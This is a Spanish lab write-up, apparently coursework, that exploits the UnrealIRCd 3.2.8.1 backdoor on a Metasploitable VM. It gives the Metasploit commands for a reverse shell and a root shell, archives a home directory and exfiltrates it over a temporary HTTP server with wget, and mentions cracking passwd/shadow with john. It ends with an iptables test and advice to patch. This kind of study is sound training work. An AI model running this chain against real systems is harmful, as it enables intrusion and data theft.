Ataque_3_UnreallRCD

February 5, 2026

1 Estado de los puertos víctima

```
PORT     STATE    SERVICE     VERSION
22/tcp   open     ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
25/tcp   open     smtp        Postfix smtpd
53/tcp   open     domain      ISC BIND 9.4.2
80/tcp   open     http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  filtered rpcbind
139/tcp  open     netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open     netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
1099/tcp filtered rmiregistry
2049/tcp filtered nfs
2121/tcp open     ftp         ProFTPD 1.3.1
3306/tcp open     mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open     postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open     vnc         VNC (protocol 3.3)
6000/tcp open     X11         (access denied)
6667/tcp open     irc         UnrealIRCd
8009/tcp open     ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open     http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:EC:73:E2 (PCS Systemtechnik/Oracle VirtualBox
```

El serviciio UrealIRCD (6667) es históricamente backdooreado por lo visto, voy a ver qué se puede hacer. Como siempre compruebo primero antes de nada con nv -vz y ya vamos viendo.
Al intentar conectar pide autenticación, por como funciona el protocolo IRCD simulamos un cliente test, así hacemos lo siguiente:

```
  (kali kali)-[~]```

 $ nc  192.168.56.101 6667
:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
:irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address
USER test test test :test
NICK test
```

Obteniendo lo siguiente:

```
irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address
:irc.Metasploitable.LAN 001 test :Welcome to the TestIRC IRC Network test!test@192.168.56.102
:irc.Metasploitable.LAN 002 test :Your host is irc.Metasploitable.LAN, running version Unreal3
```

```
:irc.Metasploitable.LAN 003 test :This server was created Sun May 20 2012 at 14:04:37 EDT
:irc.Metasploitable.LAN 004 test irc.Metasploitable.LAN Unreal3.2.8.1 iowghraAsORTVSxNCWqBzvdHt
:irc.Metasploitable.LAN 005 test UHNAMES NAMESX SAFELIST HCN MAXCHANNELS=30 CHANLIMIT=#:30 MAXI
:irc.Metasploitable.LAN 005 test WALLCHOPS WATCH=128 WATCHOPTS=A SILENCE=15 MODES=12 CHANTYPES=
:irc.Metasploitable.LAN 005 test EXCEPTS INVEX CMDS=KNOCK,MAP,DCCALLOW,USERIP :are supported by
:irc.Metasploitable.LAN 251 test :There are 1 users and 0 invisible on 1 servers
:irc.Metasploitable.LAN 255 test :I have 1 clients and 0 servers
:irc.Metasploitable.LAN 265 test :Current Local Users: 1  Max: 1
:irc.Metasploitable.LAN 266 test :Current Global Users: 1  Max: 1
:irc.Metasploitable.LAN 422 test :MOTD File is missing
:test MODE test :+ix
PING :irc.Metasploitable.LAN
ERROR :Closing Link: test[192.168.56.102] (Ping timeout)
```

VERSIÓN POR TANTO: 3.2.8.1 Tiene backdoor conocida y es vulnerable. Hay que parchear o detener el servicio Searchsploit unreal_ircd

```
UnrealIRCd 3.2.8.1 - Backdoor Command Execution (Metasploit)
UnrealIRCd 3.2.8.1 - Local Configuration Stack Overflow
UnrealIRCd 3.2.8.1 - Remote Downloader/Execute
UnrealIRCd 3.x - Remote Denial of Service
```

```
  (kali kali)-[~]
 $ searchsploit UnrealIRCd
------------------------------------------- ---------------------------------
 Exploit Title                             |  Path
------------------------------------------- ---------------------------------
UnrealIRCd 3.2.8.1 - Backdoor Command Exec | linux/remote/16922.rb
UnrealIRCd 3.2.8.1 - Local Configuration S | windows/dos/18011.txt
UnrealIRCd 3.2.8.1 - Remote Downloader/Exe | linux/remote/13853.pl
UnrealIRCd 3.x - Remote Denial of Service  | windows/dos/27407.pl
------------------------------------------- ---------------------------------
Shellcodes: No Results
```


Abrimos metasploit **mfsconsole**

```
 $ msfconsole
Metasploit tip: Execute a command across all sessions with sessions -C
<command>
```

```
     .~+P``````-o+:.                                    -o+:.
.+oooyysyyssyyssyddh++os-`````                      ``````````````          `
++++++++++++++++++++++sydhyoyso/:.````...`...-///::+ohhyosyyosyy/+om++:ooo///o
++++///////~~~~///////+++++++++++++++ooyysoyysosso++++++++++++++++++///oossosy
--.`                .-.-...-////++++++++++++++++////////~~//////++++++++++++///
                              `..............`              `...-/////...`


                                 .::::::::::-.                    .::::::-
```

Press ENTER to size up the situation



Press SPACE BAR to continue

```
       =[ metasploit v6.4.99-dev                                  ]
+ -- --=[ 2,572 exploits - 1,317 auxiliary - 1,680 payloads     ]
+ -- --=[ 432 post - 49 encoders - 13 nops - 9 evasion          ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project


msf >
```

Search for UnrealIRCd backdoor exploit: **search unreal_ircd**

```
msf > search unreal_ircd

Matching Modules
================
```

```
   #  Name                                          Disclosure Date  Rank       Check  Descripti
   -  ----                                          ---------------  ----       -----  ---------
   0  exploit/unix/irc/unreal_ircd_3281_backdoor    2010-06-12       excellent  No     UnrealIRC

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/irc/unre
```

2 Configurar y correr el exploit

```
Select the exploit module:
use exploit/unix/irc/unreal_ircd_3281_backdoor
Set target IP, port, payload, and your Kali IP:
set RHOSTS 172.30.183.249
set RPORT 6667
set PAYLOAD cmd/unix/reverse
set LHOST 172.30.183.144
```

```
msf > use exploit/
Display all 2572 possibilities? (y or n)
msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.56.101
RHOSTS => 192.168.56.101
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set RPORT 6667
RPORT => 6667
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set PAYLOAD cmd/unix/reverses
[-] The value specified for PAYLOAD is not valid.
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set PAYLOAD cmd/unix/reverse
[-] The value specified for PAYLOAD is not valid.
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set PAYLOAD cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.56.102
LHOST => 192.168.56.102
```

Corremos el exploit—> **run** —Entramos como root

```
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > run
[*] Started reverse TCP double handler on 192.168.56.102:4444
[*] 192.168.56.101:6667 - Connected to 192.168.56.101:6667...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP addr
[*] 192.168.56.101:6667 - Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo dgikPvEZIHGUh90k;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
```

```
[*] Reading from socket B
[*] B: "dgikPvEZIHGUh90k\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.56.102:4444 -> 192.168.56.101:59240) at 2026-02-05

whoami
root
```

Accdemos al home y exfiltramos

```
cd /home/
ls
ftp
msfadmin
service
user
cd msfadmin
ls
vulnerable
tar -czf .datos.tar.gz vulnerable
ls
vulnerable
```

Exfiltramos comprimiendo y a través de un servidor http temporal:

```
vulnerable
tar -cvzf .datos.tar.gz vulnerable
python -m SimpleHTTPServer 8000
192.168.56.102 - - [04/Feb/2026 11:21:25] "GET /.datos.tar.gz HTTP/1.1" 200 -
```

Desde kali, una vez montado, hacemos:

```
 $ wget http://192.168.56.101:8000/.datos.tar.gz

--2026-02-05 04:41:34--  http://192.168.56.101:8000/.datos.tar.gz
Connecting to 192.168.56.101:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 120800915 (115M) [application/octet-stream]
Saving to: '.datos.tar.gz'

.datos.tar.gz              100%[=====================================>] 115.20M  67.6MB/s    in

2026-02-05 04:41:36 (67.6 MB/s) - '.datos.tar.gz' saved [120800915/120800915]
```

Y ya tenemos los archivos. Podríamos hacer lo mismo con los archivos passwd y shadow para, en local con john obtener un archivo único (con el comando unshadow para juntar passwd y shadow- que son hash) y obtener las credenciales de los usuarios de sistema.

3 La única forma de corregir este exploit es mediante un parche o desactivando el servicio, firewall no funciona

Probamos con firewall de todos modos: En víctima ejecutamos

```
iptables -A INPUT -p tcp -s 192.168.56.101 --dport 6667  -j ACCEPT
iptables -A INPUT -p tcp --dport 6667  -j DROP
```

Desde Kali ahora:

```
6667/tcp filtered irc
```

Y repetimos el exploit:

```
msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.56.101
RHOSTS => 192.168.56.101
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set PAYLOAD cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.56.102
LHOST => 192.168.56.102
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set RPORT 6667
RPORT => 6667
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > run
[*] Started reverse TCP double handler on 192.168.56.102:4444
[-] 192.168.56.101:6667 - Exploit failed [unreachable]: Rex::ConnectionTimeout The connection w
[*] Exploit completed, but no session was created.
```

Es cierto que **no puede acceder por ese puerto** pero si algún atacante accede por otro vector esto sigue siendo un vector de ataque, sigue siendo backdooreable aynque hemos reducido superficie de ataque (remoto). Se recomienda parchear/desactivar el servicio.

[ ]:

[ ]: